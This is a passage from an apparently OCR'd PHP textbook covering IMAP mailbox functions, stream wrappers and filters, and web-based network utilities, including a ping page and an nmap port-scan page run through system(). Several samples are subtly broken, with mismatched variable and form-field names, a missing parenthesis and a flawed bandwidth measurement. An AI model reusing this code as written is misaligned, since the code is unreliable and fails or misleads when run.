{imap.example.com:143/imap/notls}INBOX/Staff/Secretary
```

imap_num_msg()

```
int imap_num_msg(resource msg_stream)
```

This function returns the number of messages found in the mailbox specified by msg_stream. An example follows:

```
<?php
```

```
    // Open an IMAP connection
    $user = "jason";
    $pswd = "mypswd";
    $ms = imap_open("{imap.example.com:143}INBOX",$user, $pswd);

    // How many messages in user jason's inbox?
    $msgnum = imap_num_msg($ms);
    echo "<p>User $user has $msgnum messages in his inbox.</p>";

?>
```

This returns:

```
User jason has 11,386 messages in his inbox.
```

It's apparent that Jason has a serious problem organizing his messages.

■ **Tip** If you're interested in receiving just the recently arrived messages (messages that have not been included in prior sessions), check out the `imap_num_recent()` function.

imap_status()

```
object imap_status(resource msg_stream, string mbox, int options)
```

The `imap_status()` function returns an object consisting of status information pertinent to the mailbox named in `mbox`. Four possible attributes can be set, depending upon how the `options` parameter is defined. The `options` parameter can be set to one of the following values:

- `SA_ALL`: Set all of the available flags.
- `SA_MESSAGES`: Set the `messages` attribute to the number of messages found in the mailbox.
- `SA_RECENT`: Set the `recent` attribute to the number of messages recently added to the mailbox. A *recent* message is one that has not appeared in prior sessions. Note that this differs from *unseen* (unread) messages insofar as unread messages can remain unread across sessions, whereas recent messages are only deemed as such during the first session in which they appear.
- * `SA_UIDNEXT`: Set the `uidnext` attribute to the next UID used in the mailbox.
- `SA_UIDVALIDITY`: Set the `uidvalidity` attribute to a constant that changes if the UIDs for a particular mailbox are no longer valid. UIDs can be invalidated when the mail server experiences a condition that makes it impossible to maintain permanent UIDs, or when a mailbox has been deleted and re-created.
- `SA_UNSEEN`: Set the `unseen` attribute to the number of unread messages in the mailbox.

Consider the following example:

```
<?php

   $mailserver = "{mail.example.com:143/imap/notls}";
   $ms = imap_open($mailserver,"jason","mypswd");

   // Retrieve all of the attributes
   $status = imap_status($ms, $mailserver."INBOX",SA_ALL);

   // How many unseen messages?
   echo $status->unseen;
   imap_close($ms);

?>
```

This returns:

```
64
```

The majority of which are spam, no doubt!

Retrieving Messages

Obviously, you are most interested in the information found within the messages sent to you. This section shows you how to parse these messages for both header and body information.

imap_headers()

```
array imap_headers(resource msg_stream)
```

The `imap_headers()` function retrieves an array consisting of messages located in the mailbox specified by `msg_stream`. Here's an example:

```
<?php

   // Designate a mailbox and establish a connection
   $mailserver = "{mail.example.com:143/imap/notls}INBOX/Staff/CEO";
   $ms = imap_open($mailserver,"jason","mypswd");

   // Retrieve message headers
   $headers = imap_headers($ms);

   // Display total number of messages in mailbox
   echo "<strong>".count($headers)." messages in the mailbox</strong><br />";
?>
```

This returns:

```
3 messages in the mailbox
```

By itself, `imap_headers()` isn't very useful. After all, you can retrieve the total number of messages using the `imap_num_msg()` function. Instead, you typically use this function in conjunction with another function capable of parsing each of the retrieved array entries. This is demonstrated next, using the `imap_headerinfo()` function.

imap_headerinfo()

```
object imap_headerinfo(resource msg_stream, int msg_number [, int fromlength
                       [, int subjectlength [, string defaulthost]]])
```

The function `imap_headerinfo()` retrieves a vast amount of information pertinent to the message `msg_number` located in the mailbox specified by `msg_stream`. Three optional parameters can also be supplied: `fromlength`, which denotes the maximum number of characters that should be retrieved for the `from` attribute, `subjectlength`, which denotes the maximum number of characters that should be retrieved for the `subject` attribute, and `defaulthost`, which is presently a placeholder that has no purpose.

In total, 29 object attributes for each message are returned:

- `Answered`: Has the message been answered? The attribute is `A` if answered, blank otherwise.
- `bccaddress`: A string consisting of all information found in the `Bcc` header, to a maximum of 1,024 characters.
- `bcc[]`: An array of objects consisting of items pertinent to the message `Bcc` header. Each object consists of the following attributes:
  - `adl`: Known as the at-domain or source route, this attribute is deprecated and rarely, if ever, used.
  - `host`: Specifies the host component of the e-mail address. For example, if the address is `gilmore@example.com`, `host` would be set to `example.com`.
  - `mailbox`: Specifies the username component of the e-mail address. For example, if the address is `ceo@example.com`, the `mailbox` attribute would be set to `ceo`.
  - `personal`: Specifies the "friendly name" of the e-mail address. For example, the `From` header might read Jason Gilmore <gilmore@example.com>. In this case, the `personal` attribute would be set to `Jason Gilmore`.
- `ccaddress`: A string consisting of all information found in the `Cc` header, to a maximum of 1,024 characters.
- `cc[]`: An array of objects consisting of items pertinent to the message `Cc` header. Each object consists of the same attributes introduced in the `bcc[]` summary.

- `date`: The date found in the headers of the sender's mail client. Note that this can easily be incorrect or altogether forged. You'll probably want to rely on `udate` for a more accurate timeframe of when the message was received.
- `deleted`: Has the message been marked for deletion? This attribute is `D` if deleted, blank otherwise.
- `draft`: Is this message in draft format? This attribute is `X` if draft, blank otherwise.
- `fetchfrom`: The `From` header, not to exceed `fromlength` characters.
- `fetchsubject`: The `Subject` header, not to exceed `subjectlength` characters.
- `followup_to`: This attribute is used to prevent the sender's message from being sent to the user when the message is intended for a list. Note that this attribute is not standard, and is not supported by all mail agents.
- `flagged`: Has this message been flagged? This attribute is `F` if flagged, blank otherwise.
- `fromaddress`: A string consisting of all information found in the `From` header, to a maximum of 1,024 characters.
- `from[]`: An array of objects consisting of items pertinent to the message `From` header. Each object consists of the same attributes introduced in the `bcc[]` summary.
- `in_reply_to`: If the message identified by `msg_number` is in response to another message, this attribute specifies the `Message-ID` header identifying that original message.
- `message_id`: A string used to uniquely identify the message. The following is a sample message identifier:

  ```
  <1C0CCEE45B00E74D8FBBB1AE6A472E85012C696E>@wjgilmore.com
  ```

- `newsgroups`: The newsgroups to which the message has been sent.
- `recent`: Is this message recent? This attribute is `R` if the message is recent and seen, `N` if recent and not seen, and blank otherwise.
- `reply_toaddress`: A string consisting of all information found in the `Reply-To` header, to a maximum of 1,024 characters.
- `reply_to`: An array of objects consisting of items pertinent to the `Reply-To` header. Each object consists of the same attributes introduced in the `bcc[]` summary.
- `return_path`: A string consisting of all information found in the `Return-path` header, to a maximum of 1,024 characters.
- `return_path[]`: An array of objects consisting of items pertinent to the message `Return-path` header. Each object consists of the same attributes introduced in the `bcc[]` summary.
- `subject`: The message subject.
- `senderaddress`: A string consisting of all information found in the `Sender` header, to a maximum of 1,024 characters.

- `sender`: An array of objects consisting of items pertinent to the message `Sender` header. Each object consists of the same attributes introduced in the `bcc[]` summary.
- `toaddress`: A string consisting of all information found in the `To` header, to a maximum of 1,024 characters.
- `to[]`: An array of objects consisting of items pertinent to the message `To` header. Each object consists of the same attributes introduced in the `bcc[]` summary.
- `udate`: The date the message was received by the server, formatted in Unix time.
- `unseen`: Denotes whether the message has been read. This attribute is `U` if the message is unseen and not recent, and blank otherwise.

Consider the following example:

```
<?php

   // Designate a mailbox and establish a connection
   $mailserver = "{mail.example.com:143/imap/notls}INBOX/Staff/CEO";
   $ms = imap_open($mailserver,"jason","mypswd");

   // Retrieve message headers
   $headers = imap_headers($ms);

   // Display total number of messages in mailbox
   echo "<strong>".count($headers)." messages in the mailbox</strong><br />";

   // Loop through messages and display subject/date of each
   for($x=1;$x<=count($headers);$x++)
   {
      $header = imap_header($ms,$x);
      echo $header->Subject." (".$header->Date.")<br />";
   }

   // Close the connection
   imap_close($ms);

?>
```

This returns the output shown in Figure 16-2.

3 messages in the mailbox
FWD: Weekly Status Report (Sun, 4 Aug 2004 15:08:04 -500)
Get rich quick! (Mon, 5 Aug 2004 04:27:04 -500)
RE: Course Web site (Tues, 6 Aug 2004 11:55:04 -500)

Figure 16-2. *Retrieving message headers*

Consider another example. What if you wanted to display in bold those messages that are unread? For sake of space, this example is a revision of the previous example, but includes only the relevant components:

```
<?php
...
for($x=1;$x<=count($headers);$x++)
{
   $header = imap_header($ms,$x);
   $unseen = $header->unseen;
   $recent = $header->recent;
   if ($unseen == "U" || $recent == "N") {
        $flagStart = "<strong>";
        $flagStop = "</strong>";
   }
   echo "<tr>";
   echo "<td>".$header->fromaddress."</td>";
   echo "<td>".$flagStart.$header->Subject.$flagStop."</td>";
   echo "<td>".$header->date."</td>";
   echo "</tr>";
}
echo "</table>";
...
?>
```

Note that you had to perform a Boolean test on two attributes: `recent` and `unseen`. Because `unseen` will be set to `U` if the message is unseen and not recent, and `recent` will be set to `N` if the message is recent and not seen, we can cover our bases by examining whether either is true. If so, you have found an unread message.

imap_fetchstructure()

```
object imap_fetchstructure(resource msg_stream, int msg_number [, int options])
```

The `imap_fetchstructure()` function returns an object consisting of a variety of items pertinent to the message identified by `msg_number`. If the optional `options` flag is set to `FT_UID`, then it is assumed that the `msg_number` is a UID. There are 17 different object properties, but only those that you'll probably find particularly interesting are described here:

- `bytes`: The message size, in bytes.
- `encoding`: The value assigned to the `Content-Transfer-Encoding` header. This is an integer ranging from 0 to 5, the values corresponding to `7bit`, `8bit`, `binary`, `base64`, `quoted-printable`, and `other`, respectively.
- `ifid`: This is set to `TRUE` if a `Message-ID` header exists.
- `id`: The `Message-ID` header, if one exists.
- `lines`: The number of lines found in the message body.

- type: The value assigned to the Content-Type header. This is an integer ranging from 0 to 7, the values corresponding to Text, Multipart, Message, Application, Audio, Image, Video, and Other, respectively.

Consider an example. The following code will retrieve the number of lines and size, in bytes, of a message:

```
<?php

   // Open an IMAP connection
   $user = "jason";
   $pswd = "mypswd";
   $ms = imap_open("{imap.example.com:143}INBOX", $user, $pswd);

   // Retrieve information about message number 5.
   $message = imap_fetchstructure($ms,5);
   echo "Message lines: ".$message->lines."<br />";
   echo "Message size: ".$message->bytes." bytes<br />";

?>
```

Sample output follows:

```
Message lines: 15
Message size: 854 bytes
```

imap_fetchoverview()

```
array imap_fetchoverview(resource msg_stream, string sequence [, int options])
```

The imap_fetchoverview() function retrieves the message headers for a particular sequence of messages, returning an array of objects. If the optional options flag is set to FT_UID, then it is assumed that the msg_number is a UID. Each object in the array consists of 14 attributes:

- answered: Determines whether the message is flagged as answered
- date: The date the message was sent
- deleted: Determines whether the message is flagged for deletion
- draft: Determines whether the message is flagged as a draft
- flagged: Determines whether the message is flagged
- from: The sender
- message-id: The Message-ID header
- msgno: The message's message sequence number
- recent: Determines whether the message is flagged as recent

- `references`: This message's referring `Message-ID`
- `seen`: Determines whether the message is flagged as seen
- `size`: The message's size, in bytes
- `subject`: The message's subject
- `uid`: The message's UID

Among other things, you can use this function to produce a listing of messages that have not yet been read:

```
<?php
   // Open an IMAP connection
   $user = "jason";
   $pswd = "mypswd";
   $ms = imap_open("{imap.example.com:143}INBOX",$user, $pswd);

   // Retrieve total number of messages
   $nummsgs = imap_num_msg($ms);
   $messages = imap_fetch_overview($ms,"1:$nummsgs");

   // If message not flagged as seen, output info about it
   while(list($key,$value) = each($messages)) {
      if ($value->seen == 0) {
         echo "<p>Subject: ".$value->subject."<br />";
         echo "Date: ".$value->date."<br />";
         echo "From: ".$value->from."</p>";
      }
   }
?>
```

Sample output follows:

```
Subject: Audio Visual Web site
Date: Mon, 26 Aug 2006 18:04:37 -0500
From: Andrew Fieldpen

Subject: The Internet is broken
Date: Mon, 27 Aug 2006 20:04:37 -0500
From: "Roy J. Dugger"

Subject: Re: Standards article for Web browsers
Date: Mon, 28 Aug 2006 21:04:37 -0500
From: Nicholas Kringle
```

Note the use of a colon to separate the starting and ending message numbers. Also, keep in mind that this function will always sort the array in ascending order, even if you place the ending message number first. Finally, it's possible to selectively choose messages by separating each number with a comma. For example, if you want to retrieve information about messages 1 through 3, and 5, you can set `sequence` like so: `1:3,5`.

imap_fetchbody()

```
string imap_fetchbody(resource msg_stream, int msg_number,
                      string part_number [, flags options])
```

The `imap_fetchbody()` function retrieves a particular section (`part_number`) of the message body identified by `msg_number`, returning the section as a string. The optional `options` flag is a bitmask containing one or more of the following items:

- `FT_UID`: Consider the `msg_number` value to be a UID.
- `FT_PEEK`: Do not set the message's `seen` flag if it isn't already set.
- `FT_INTERNAL`: Do not convert any newline characters. Instead, return the message exactly as it appears internally to the mail server.

If you leave `part_number` blank, by assigning it an empty string, this function returns the entire message text. You can selectively retrieve message parts by assigning `part_number` an integer value denoting the message part's position. The following example retrieves the entire message:

```
<?php

   // Open an IMAP connection
   $user = "jason";
   $pswd = "mypswd";
   $ms = imap_open("{imap.example.com:143}INBOX",$user, $pswd);

   $message = imap_fetchbody($ms,1,"","FT_PEEK");
   echo $message;

?>
```

Sample output follows:

```
Jason,

Can we create a Web administrator account for my new student?

Thanks
Bill Niceguy
```

```
From: "Josh Crabgrass" <crabgrass@example.com>
To: "'Bill Niceguy'" <niceguy@example.com>
Subject: RE: Web site access
Date: Mon, 5 August 2004 10:26:01 -0400
X-Mailer: Microsoft Outlook, Build 10.0.4510
Importance: Normal

Bill,

I'll need an admin account in order to maintain the new Web site.

Thanks,
Josh
```

Composing a Message

Creating and sending messages are likely the two e-mail tasks that take up most of your time. The next two functions demonstrate how both are accomplished using PHP's IMAP extension.

imap_mail_compose()

```
string imap_mail_compose(array envelope, array body)
```

This function creates a MIME message based on the provided `envelope` and `body`. The `envelope` comprises all of the header information pertinent to the addressing of the message, including well-known items such as `From`, `Reply-To`, `CC`, `BCC`, `Subject`, and others. The `body` consists of the actual message and various attributes pertinent to its format. Once created, you can do any number of things with the message, including mailing it, appending it to an existing mail store, or anything else for which MIME messages are suitable.

A basic composition example follows:

```
<?php

   $envelope["from"] = "gilmore@example.com";
   $envelope["to"] = "admin@example.com";
   $msgpart["type"] = TYPETEXT;
   $msgpart["subtype"] = "plain";
   $msgpart["contents.data"] = "This is the message text.";
   $msgbody[1] = $msgpart;

   echo nl2br(imap_mail_compose($envelope,$msbody));

?>
```

The following example returns:

```
From: gilmore@example.com
To: admin@example.com
MIME-Version: 1.0
Content-Type: TEXT/plain; CHARSET=US-ASCII
This is the message text.
```

Sending a Message

Once you've composed a message, you can send it using the `imap_mail()` function, introduced next.

imap_mail()

```
boolean imap_mail(string rcpt, string subject, string msg
                  [, string addl_headers [, string cc [, string bcc
                  [, string rpath]]]])
```

The `imap_mail()` function works much like the previously introduced `mail()` function, sending a message to the address specified by `rcpt`, possessing the subject of `subject` and the message consisting of `msg`. You can include additional headers with the parameter `addl_headers`. In addition, you can CC and BCC additional recipients with the parameters `cc` and `bcc`, respectively. Finally, the `rpath` parameter is used to set the `Return-path` header.

Let's revise the previous example so that the composed message is also sent:

```
<?php

   $envelope["from"] = "gilmore@example.com";
   $msgpart["type"] = TYPETEXT;
   $msgpart["subtype"] = "plain";
   $msgpart["contents.data"] = "This is the message text.";
   $msgbody[1] = $msgpart;
   $message = imap_mail_compose($envelope,$msbody);

   // Separate the message header and body. Some
   // mail clients seem unable to do so.

   list($msgheader,$msgbody)=split("\r\n\r\n",$message,2);
   $subject = "Test IMAP message";
   $to = "jason@example.com";
   $result=imap_mail($to,$subject,$msgbody,$msgheader);

?>
```

Mailbox Administration

IMAP offers the ability to organize mail by categorizing it within compartments commonly referred to as *folders* or *mailboxes*. This section shows you how to create, rename, and delete these mailboxes.

imap_createmailbox()

```
boolean imap_createmailbox(resource msg_stream, string mbox)
```

The `imap_createmailbox()` function creates a mailbox named `mbox`, returning `TRUE` on success and `FALSE` otherwise. The following example uses this function to create a mailbox residing at the user's top level (`INBOX`):

```
<?php
   $mailserver = "{imap.example.com:143/imap/notls}INBOX";
   $mbox = "events";
   $ms = imap_open($mailserver,"jason","mypswd");
   imap_createmailbox($ms,$mailserver."/".$mbox);
   imap_close($ms);
?>
```

Take note of the syntax used to specify the mailbox path:

```
{imap.example.com:143/imap/notls}INBOX/events
```

As is the case with many of PHP's IMAP functions, the entire server string must be referenced as if it were part of the mailbox name itself.

imap_deletemailbox()

```
boolean imap_deletemailbox(resource msg_stream, string mbox)
```

The `imap_deletemailbox()` function deletes an existing mailbox named `mbox`, returning `TRUE` on success and `FALSE` otherwise. For example:

```
<?php
   $mbox = "{imap.example.com:143/imap/notls}INBOX";
   if (imap_deletemailbox($ms, "$mbox/staff"))
      echo "The mailbox has successfully been deleted.";
   else
      echo "There was a problem deleting the mailbox";
?>
```

Keep in mind that deleting a mailbox also deletes all mail found in that mailbox.

imap_renamemailbox()

```
boolean imap_renamemailbox(resource msg_stream, string old_mbox, string new_mbox)
```

The imap_renamemailbox() function renames an existing mailbox named old_mbox to new_mbox, returning TRUE on success and FALSE otherwise. An example follows:

```
<?php
   $mbox = "{imap.example.com:143/imap/notls}INBOX";
   if (imap_renamemailbox($ms, "$mbox/staff", "$mbox/teammates"))
      echo "The mailbox has successfully been renamed";
   else
      echo "There was a problem renaming the mailbox";
?>
```

Message Administration

One of the beautiful aspects of IMAP is that you can manage mail from anywhere. This section offers some insight into how this is accomplished using PHP's functions.

imap_expunge()

```
boolean imap_expunge(resource msg_stream)
```

The imap_expunge() function destroys all messages flagged for deletion, returning TRUE on success and FALSE otherwise. Note that you can automate this process by including the CL_EXPUNGE flag on stream creation or closure.

imap_mail_copy()

```
boolean imap_mail_copy(resource msg_stream, string msglist, string mbox
                       [, int options])
```

The imap_mail_copy() function copies the mail messages located within msglist to the mailbox specified by mbox. The optional options parameter is a bitmask that accounts for one or more of the following flags:

- *CP_UID: The msglist consists of UIDs instead of message index identifiers.
- *CP_MOVE: Including this flag deletes the messages from their original mailbox after the copy is complete.

imap_mail_move()

```
boolean imap_mail_move(resource msg_stream, string msglist, string mbox
                       [, int options])
```

The imap_mail_move() function moves the mail messages located in msglist to the mailbox specified by mbox. The optional options parameter is a bitmask that accepts the following flag:

CP_UID: The msglist consists of UIDs instead of message index identifiers.

Streams

These days, even trivial Web applications often consist of a well-orchestrated blend of programming languages and data sources. In many such instances, interaction between the language and data source involves reading or writing a linear stream of data, known as a *stream*. For example, invoking the command `fopen()` results in the binding of a file name to a stream. At that point, that stream can be read from and written to, depending upon the invoked mode setting and upon permissions.

Although you might immediately think of calling `fopen()` on a local file, you might find it interesting to know that you can also create stream bindings using a variety of methods, over HTTP, HTTPS, FTP, FTPS, and even compress the stream using the zlib and bzip2 libraries. This is accomplished using an appropriate *wrapper*, of which PHP supports several. This section talks a bit about streams, focusing on stream wrappers and another interesting concept known as *stream filters*.

■ **Note** PHP 5 introduces an API for creating and registering your own stream wrappers and filters. An entire book could be devoted to the topic, but the matter would simply not be of interest to the majority of readers. Therefore, there is no coverage of the matter in this book. If you are interested in learning more, please consult the PHP manual.

Stream Wrappers and Contexts

A *stream wrapper* is a bit of code that wraps around the stream, managing the stream in accordance with a specific protocol, be it HTTP, FTP, or otherwise. Because PHP supports several wrappers by default, you can bind streams over these protocols transparently, like so:

```
<?php
   echo file_get_contents("http://www.example.com/");
?>
```

Executing this returns the contents of the `www.example.com` domain's index page:

```
You have reached this web page by typing "example.com", "example.net",
or "example.org" into your web browser.
These domain names are reserved for use in documentation and are not
available for registration. See RFC 2606, Section 3.
```

As you can see, no other code was involved for handling the fact that an HTTP stream binding was performed. PHP transparently supports binding for the following types of streams: HTTP, HTTPS, FTP, FTPS, file system, PHP input/output, and compression.

From Chapter 10, you may remember that the `fopen()` function accepts a parameter named `zcontext`. Now that you're a bit more familiar with streams and wrappers, this seems

like an opportune time to introduce contexts. Simply put, a *context* is a set of wrapper-specific options that tweaks a stream's behavior. Each supported stream wrapper offers its own set of options. You can reference these options in the PHP manual on your own; however, to give you an idea, this section demonstrates how one such option can modify a stream's behavior. To use any such context, you first need to create it using the `stream_context_create()` function, introduced next.

stream_context_create()

```
resource stream_context_create(array options)
```

The `stream_context_create()` function creates a resource context based on the array of options passed to it. Its purpose is best illustrated with an example. By default, FTP streams do not permit the overwriting of existing files on a remote server. Sometimes, though, you may wish to enable this behavior. To do so, you first need to create a context resource, passing in the `overwrite` parameter, and then pass that resource to set `fopen()`'s `zcontext` parameter. This process is made apparent in the following code:

```
<?php
   $params = array("ftp" => array("overwrite" => "1"));
   $context = stream_context_create($params);
   $fh = fopen("ftp://localhost/", "w", 0, $context);
?>
```

Stream Filters

Sometimes you need to manipulate stream data either as it is read in from or as it is written to some data source. For example, you might want to strip all HTML tags from a stream. Using a *stream filter,* this is a trivial matter. At the time of this writing, three types of stream filters are available: string, conversion, and compression. As of PHP version 5.0 RC1, the string and conversion types were available by default. You can enable the compression filters by installing the `zlib_filter` package, available via PECL (`http://pecl.php.net/`). Table 16-1 offers a list of default filters and their corresponding descriptions.

Table 16-1. *PHP's Default Stream Filters*

Filter	Description
`string.rot13`	See the standard PHP function `rot13()`.
`string.toupper`	See the standard PHP function `toupper()`.
`string.tolower`	See the standard PHP function `tolower()`.
`string.strip_tags`	See the standard PHP function `strip_tags()`.
`convert.base64-encode`	See the standard PHP function `base64_encode()`.
`convert.base64-decode`	See the standard PHP function `base64_decode()`.
`convert.quoted-printable-decode`	See the standard PHP function `quoted_printable_decode()`.

Table 16-1. *PHP's Default Stream Filters (Continued)*

Filter	Description
convert.quoted-printable-encode	No functional equivalent. In addition to the parameters supported by base64_encode(), it also supports the Boolean arguments binary and force-encode-first, in that order. These arguments specify, respectively, whether the stream should be handled in binary format and whether it should be first encoded using base64_encode().

To view the filters available to your PHP distribution, use the stream_get_filters() function, introduced next.

stream_get_filters()

```
array stream_get_filters()
```

The stream_get_filters() function returns an array of all registered stream filters. Consider an example:

```
print_r(stream_get_filters());
```

This example returns:

```
Array (
   [0] => convert.iconv.*
   [1] => string.rot13
   [2] => string.toupper
   [3] => string.tolower
   [4] => string.strip_tags
   [5] => convert.*
)
```

It isn't clear why this function lists all of the available string-based filters but masks the names of the two conversion filters by consolidating the group using an asterisk. As of PHP version 5.0 RC1, there are four conversion filters, namely base64-encode, base64-decode, quoted-printable-encode, and quoted-printable-decode.

To use a filter, you need to pass it through one of two functions, stream_filter_append() or stream_filter_prepend(). Which one you choose depends on the order in which you'd like to execute the filter in respect to any other assigned filters. Both functions are introduced next.

stream_filter_append()

```
boolean stream_filter_append(resource stream, string filtername
                             [,int read_write [, mixed params]])
```

The stream_filter_append() function appends the filter filtername to the end of a list of any filters currently being executed against stream. The optional read_write parameter specifies the filter chain (read or write) to which the filter should be applied. Typically you won't need this because PHP will take care of it for you, by default. The final optional parameter, params, specifies any parameters that are to be passed into the filter function.

Let's consider an example. Suppose you're writing a form-input blog entry to an HTML file. The only allowable HTML tag is <br />, so you'll want to remove all other characters from the stream as it's written to the HTML file:

```
<?php
$blog = <<< blog
One of my <b>favorite</b> blog tools is Movable Type.<br />
You can learn more about Movable Type at
<a href="http://www.movabletype.org/">http://www.movabletype.org/</a>.
blog;

   $fh = fopen("042006.html", "w");
   stream_filter_append($fh, "string.strip_tags", STREAM_FILTER_WRITE, "<br>");
   fwrite($fh, $blog);
   fclose($fh);
?>
```

If you open up 042006.html, you'll find the following contents:

```
One of my favorite blog tools is Movable Type.<br />
You can learn more about Movable Type at http://www.movabletype.org/.
```

stream_filter_prepend()

```
boolean stream_filter_prepend(resource stream, string filtername
                              [,int read_write [, mixed params]])
```

The function stream_filter_prepend() prepends the filter filtername to the front of a list of any filters currently being executed against stream. The optional read_write and params parameters correspond in purpose to those described in stream_filter_append().

Common Networking Tasks

Although various command-line applications have long been capable of performing the networking tasks demonstrated in this section, offering a means for carrying them out via the Web certainly can be useful. For example, at work we host a variety of such Web-based applications within our intranet for the IT support department employees to use when they are troubleshooting a networking problem but don't have an SSH client handy. In addition, they can be accessed via Web browsers found on most modern wireless PDAs. Finally, although the command-line counterparts are far more powerful and flexible, viewing such information via the Web is at times simply more convenient. Whatever the reason, it's likely you could put to good use some of the applications found in this section.

■ **Note** Several examples in this section use the `system()` function. This function is introduced in Chapter 10.

Pinging a Server

Verifying a server's connectivity is a commonplace administration task. The following example shows you how to do so using PHP:

```
<?php

   // Which server to ping?
   $server = "www.example.com";

   // Ping the server how many times?
   $count = 3;

   // Perform the task
   echo "<pre>";
   system("/bin/ping -c $count $server");
   echo "</pre>";

   // Kill the task
   system("killall -q ping");

?>
```

The preceding code should be fairly straightforward, except for perhaps the system call to `killall`. This is necessary because the command executed by the system call will continue to execute if the user ends the process prematurely. Because ending execution of the script within the browser will not actually stop the process for execution on the server, you need to do it manually.

Sample output follows:

```
PING www.example.com (192.0.34.166) from 123.456.7.8 : 56(84) bytes of data.
64 bytes from www.example.com (192.0.34.166): icmp_seq=0 ttl=255 time=158 usec
64 bytes from www.example.com (192.0.34.166): icmp_seq=1 ttl=255 time=57 usec
64 bytes from www.example.com (192.0.34.166): icmp_seq=2 ttl=255 time=58 usec

--- www.example.com ping statistics ---
5 packets transmitted, 5 packets received, 0% packet loss
round-trip min/avg/max/mdev = 0.048/0.078/0.158/0.041 ms
```

PHP's program execution functions are great because they allow you to take advantage of any program installed on the server. We'll return to these functions several times throughout this section.

A Port Scanner

The introduction of `fsockopen()` earlier in this chapter was accompanied by a demonstration of how to create a port scanner. However, like many of the tasks introduced in this section, this can be accomplished much more easily using one of PHP's program execution functions. The following example uses PHP's `system()` function and the Nmap (network mapper) tool:

```
<?php

   $target = "www.example.com";
   echo "<pre>";
   system("/usr/bin/nmap $target");
   echo "</pre>";

   // Kill the task
   system("killall -q nmap");

?>
```

A snippet of the sample output follows:

```
Starting nmap V. 2.54BETA31 ( www.insecure.org/nmap/ )
Interesting ports on  (209.51.142.155):
(The 1500 ports scanned but not shown below are in state: closed)
Port        State       Service
22/tcp     open       ssh
80/tcp     open       http
110/tcp   open       pop-3
111/tcp   filtered     sunrpc
```

Subnet Converter

You've probably at one time scratched your head trying to figure out some obscure network configuration issue. Most commonly, the culprit for such woes seems to center on a faulty or unplugged network cable. Perhaps the second most common problem one faces is a mistake made when calculating the necessary basic network ingredients: IP addressing, subnet mask, broadcast address, network address, and the like. To remedy this, a few PHP functions and bitwise operations can be coaxed into doing the calculations for you. The example shown in Listing 16-2 calculates several of these components, given an IP address and a bitmask.

Listing 16-2. *A Subnet Converter*

```
<form action="netaddr.php" method="post">
<p>
IP Address:<br />
<input type="text" name="ip[]" size="3" maxlength="3" value="" />.
<input type="text" name="ip[]" size="3" maxlength="3" value="" />.
<input type="text" name="ip[]" size="3" maxlength="3" value="" />.
<input type="text" name="ip[]" size="3" maxlength="3" value="" />
</p>

<p>
Subnet Mask:<br />
<input type="text" name="sm[]" size="3" maxlength="3" value="" />.
<input type="text" name="sm[]" size="3" maxlength="3" value="" />.
<input type="text" name="sm[]" size="3" maxlength="3" value="" />.
<input type="text" name="sm[]" size="3" maxlength="3" value="" />
</p>

<input type="submit" name="submit" value="Calculate" />

</form>

<?php
   if (isset($_POST['submit']))
   {
      // Concatenate the IP form components and convert to IPv4 format
      $ip = implode('.',$_POST['ip']);
      $ip = ip2long($ip);

      // Concatenate the netmask form components and convert to IPv4 format
      $netmask = implode('.',$_POST['nm'];
      $netmask = ip2long($netmask);

      // Calculate the network address
      $na = ($ip & $netmask);
      // Calculate the broadcast address
      $ba = $na | (~$netmask);

      // Convert the addresses back to the dot-format representation and display
      echo "Addressing Information: <br />";
          echo "<ul>";
         echo "<li>IP Address: ". long2ip($ip)."</li>";
         echo "<li>Subnet Mask: ". long2ip($netmask)."</li>";
         echo "<li>Network Address: ". long2ip($na)."</li>";
         echo "<li>Broadcast Address: ". long2ip($ba)."</li>";
         echo "<li>Total Available Hosts: ".($ba - $na - 1)."</li>";
         echo "<li>Host Range: ". long2ip($na + 1)." -  ".
```

```
                long2ip($ba - 1)."</li>";
        echo "</ul>";
}
?>
```

Consider an example. If you supply 192.168.1.101 as the IP address and 255.255.255.0 as the subnet mask, you should see the output shown in Figure 16-3.




Figure 16-3. *Calculating network addressing*

Testing User Bandwidth

Although various forms of bandwidth-intensive media are commonly used on today's Web sites, keep in mind that not all users have the convenience of a high-speed network connection at their disposal. You can automatically test a user's network speed with PHP by sending the user a relatively large amount of data and then noting the time it takes for transmission to complete.

Create the data file that will be transmitted to the user. This can be anything, really, because the user will never actually see the file. Consider creating it by generating a large amount of text and writing it to a file. For example, this script will generate a text file that is roughly 1,500 KB in size:

```
<?php
   // Create a new file, creatively named "textfile.txt"
   $fh = fopen("textfile.txt","w");
   // Write the word "bandwidth" repeatedly to the file.
   for ($x=0;$x<170400;$x++) fwrite($fh,"bandwidth");
   // Close the file
   fclose($fh);
?>
```

Now we'll write the script that will calculate the network speed. This script is shown in Listing 16-3.

Listing 16-3. *Calculating Network Bandwidth*

```
<?php

   // Retrieve the data to send to the user
   $data = file_get_contents("textfile.txt");

   // Determine the data's total size, in Kilobytes
   $fsize = filesize("textfile.txt") / 1024;

   // Define the start time
   $start = time();

   // Send the data to the user
   echo "<!-- $data -->";

   // Define the stop time
   $stop = time();

   // Calculate the time taken to send the data
   $duration = $stop - $start;

   // Divide the file size by the number of seconds taken to transmit it
   $speed = round($fsize / $duration,2);

   // Display the calculated speed in Kilobytes per second
   echo "Your network speed: $speed KB/sec.";

?>
```

Executing this script produces output similar to the following:

```
Your network speed: 249.61 KB/sec.
```

Summary

PHP's networking capabilities won't soon replace those tools already offered on the command line or other well-established clients. Nonetheless, as PHP's command-line capabilities continue to gain traction, it's likely you'll quickly find a use for some of the material presented in this chapter.

The next chapter introduces one of the most powerful examples of how PHP can effectively interact with other enterprise technologies, showing you just how easy it is to interact with your preferred directory server using PHP's LDAP extension.

CHAPTER 17

PHP and LDAP

As corporate hardware and software infrastructures expanded throughout the last decade, IT professionals found themselves overwhelmed with the administrative overhead required to manage the rapidly growing number of resources being added to the enterprise. Printers, workstations, servers, switches, and other miscellaneous network devices all required continuous monitoring and management, as did user resource access and network privileges.

